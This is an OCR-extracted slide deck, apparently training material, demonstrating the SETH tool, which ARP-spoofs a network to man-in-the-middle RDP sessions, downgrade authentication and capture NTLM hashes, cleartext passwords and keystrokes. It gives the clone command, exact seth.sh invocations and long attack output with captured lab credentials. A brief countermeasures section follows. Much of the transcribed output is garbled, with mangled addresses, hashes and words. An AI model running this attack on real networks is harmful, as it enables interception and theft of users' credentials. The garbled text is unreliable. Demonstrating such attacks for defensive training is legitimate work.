

SETH

Information Security Inc.




Contents

- About SETH
- SETH Features
- Requirements
- Demo setup 1
- Demo setup 2
- Installing SETH
- Demo and Countermeasures
- References



About SETH


 Seth is a tool written in Python and Bash to MitM RDP connections by attempting to downgrade the connection in order to extract clear text credentials





SETH features

 The script performs ARP spoofing to gain a Man-in-the-Middle position and redirects the traffic such that it runs through an RDP proxy





Requirements


- python3
- tcpdump
- dsniff (arpspoof)
- openssl < 1.1.0f

OpenSSL should not be too recent, as it does not support older versions of the SSL protocol and thus may be incompatible with older version of the Windows RDP client



Demo Setup 1

RDP host <u>is not</u> on the same subnet as the victim machine




Gateway IP = "192.168.10.105"



Demo Setup 2

RDP host <u>is on</u> the same subnet as the victim machine





Installing SETH

• Installing SETH on the attacker machine

root@admin1-virtual-machine:~# git clone https://github.com/SySS-Research/Seth.git
Cloning into 'Seth'...
remote: Counting objects: 244, done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 244 (delta 0), reused 1 (delta 0), pack-reused 241
Receiving objects: 100% (244/244), 1.75 MiB | 848.00 KiB/s, done.
Resolving deltas: 100% (120/120), done.
Checking connectivity... done.



Installing SETH

• SETH usage





 Demo using Setup 1 : RDP host (server) <u>is not</u> on the same subnet as the victim machine

root&admin1-virtual-machine:-/Seth# ./seth.sh ens33 192.168.10.111 192.168.10.101 192.168.10.105 by Adrian Vollmer seth#vollmer.syss.de SysS (mbw, 2017 https://www.syss.de
(*) Spoofing arp replice (*) Spoofing arp replice (*) Set iptables rules for SYN packets (*) Waiting for a SYN packet to the original destination (*) Waiting for a SYN packet to the original destination (*) Cot it! Original destination is 192.160.06.16 (*) Cot it! Original destination is 192.160.06.16 (*) Cot not he stody cortificate of the original destination (*) Adjust the iptables rule for all packets (*) Run RDP proxy Waiting for example income
Connection received from 192.168.10.101 Downgrading authentication options from 11 to 3 Enable SSL
Tamper with NTLM response
Enable SSL
Waiting for connection
Connection received from 192.168.10.101
Enable SSL
Hiding forged protocol request from client
A MARINE DE VALUE HUNNE BERLEM BEZ-
<pre>////////////////////////////////////</pre>




 Seth sniffs an offline crackable hash as well as the clear text password

tRadmini-virtual-machine:-/soth. 6h ens33 192.160.10.111 192.160.10.101 192.160.10.105 by Adrian Vollmer seth@vollmer.syss.de SySS GmbH, 2017 https://www.syss.de
Spoofing app replice Turning on IP forwarding Set iptables rules for SYN packets Waiting for a SYN packet to the original destination GOL it! Original destination is 192.168.86.16 Clone the x509 certificate of the original destination Adjust the iptables rule for all packets Run RUP proxy
nection received from 192.160.10.101 marading authontication options from 11 to 3 ble SSL
ver challenge: 22203044cct1905 inistrator::JOINEDOCMAIN:2C265644ccff805:b25da37b6lbaee0f9866c4467ffd49aa:01010000000002222fcde292dd30]ad628e665951fct2000000000000000000000000000000000000
4006b0005000e006d0065006e0068002e0014006b000100080022421cse2924d30106000400020000000000000000000000000000
≈00380036002≈003100360000000000000000000000000000000
ngrading CredSSP nection lost Ling for connection
nection received from 192.168.10.101 ble SSL nection lost
ting for connection nection received from 192.168.10.101 ble SEL
ing forged protocol request from client minimizet accorrection table (1997) bord lawout base (000000000000000000000000000000000000



- From the attacker machine we can see what the victim is doing inside the RDP session by capturing the keystrokes
- For example typing in Wordpad





 Demo using Setup 2: RDP host (server) <u>is on</u> the same subnet as the victim machine

root@adminl-virtual-machine:~/Seth# ./seth.sh ens35 192.168.86.106 192.168.86.101 192.168.86.16
by Adrian Vollmer sethevoltmer.syss.de
Settievolume : sysside SysS GmbH, 2017
The second
(*) Spoofing arp replies
(*) Turning on IP forwarding (*) Set intables rules for SYN packets
[7] set iptubles fulles for an packets [4] Waiting for a SN packet to the original destination
(+) Got it] Original destination is 192.168.86.16
[*] Clone the x509 certificate of the original destination
(*) Adjust the iptables rule for all packets
[*] Run RDP proxy
Waiting for connection
Connection received from 192.168.86.101
Downgrading authentication options from 11 to 3
Enable SSL
Server challenge: c22999216ec917el
Administrator::DONKDDMM1N:c229992f6ce917e1;f75565414c73dbdd17aa849a300051e6:010100000000000050312a18302dd3014aa1912844e87a1800000000020008004d0049
Numeric action to the control of
00 / 100/00/00/00/00/00/00/00/00/00/00/00/00/
122x0038003602x003103500000000000000000000000000000000
Tamper with NTLM response
Downgrading CredSSP
Connection lost
Waiting for connection
Connection received from 192.168.86.101
Enable SSL
Connection lost
Waiting for connection
Connection received from 192.168.06.101 Eachle S2
Enable SSL Hiding forged protocol request from client
IOTNEDDOWATN\Administrator/CONstantio_821
Keyboard layout/type/subtype: 0x409/0x7/0x0




 Seth sniffs an offline crackable hash as well as the clear text password

root@admin1-virtual-machine:~/Seth#/seth.sh_ens35_192.168.86.106_192.168.86.101_192.168.86.16
seth@vollmer.syss.de
SySS GmbH, 2017
terment and the second se
[*] Spoofing arp replies
[*] Turning on IP forwarding
[*] Set iptables rules for SYN packets
[*] Waiting for a SYN packet to the original destination
(+) Got it! Original destination is 192.168.86.16
[*] Clone the x509 certificate of the original destination
[*] Adjust the iptables rule for all packets
(*) Run RDP proxy
Waiting for connection
Connection received from 192.168.86.101
Downgrading authentication options from 11 to 3
Enable SSL
Server challenge: c229992f6ec917e1
Administrator::JOINKDDCMAIN:C229992f6cc917e1:r7555414e73dbdd17aa849a300051e6:0101000000000000050312a18302dd3014aa1912844e87a180000000020008004d0049
<pre>Control cnailenge: C229927tece91re; Abii ni strategi C229927tece91re; C34ei ni strategi C229927tece91re; C34ei ni strategi C32927tece91re; C34ei ni strategi C32927tece91re; C34ei ni strategi C3292tece31re; C34ei ni strategi C34ei ni strategi</pre>
0074005800050006006900560069005600700000050077311930243010600440002000000003000300000000000000000
3a28095/46/32/e015390eabbcc5105259814eCdb20010000000000000000000000000000000000
Tamper with NTLM response
Tamper with with response
Connection lost
Waiting for connection
Connection received from 192,168,86,101
Enable SL
Connection lost
Walting for connection
Connection received from 192.168,86.101
Enable SSL
Hiding forged protocol request from client
JOINEDPONAIN\Administrator:CONstantin 821
Keyboard layout/type/subtype: 0x409/0x7/0x0



- From the attacker machine we can see what the victim is doing inside the RDP session by capturing the keystrokes
- For example typing in Wordpad





<u>Countermeasures</u>

◎ RDP connections cannot happen if the server's identity cannot be verified (if the SSL certificate is not signed by a trusted CA). Sign all servers certificates with the enterprise CA

◎ Use a seconds factor besides user credentials

SSL warnings are not to be taken lightly. Client systems need to have the root CA in their list of trusted CAs



References

Github

https://github.com/SySS-Research/Seth

ARP spoofing

https://en.wikipedia.org/wiki/ARP_spoofing

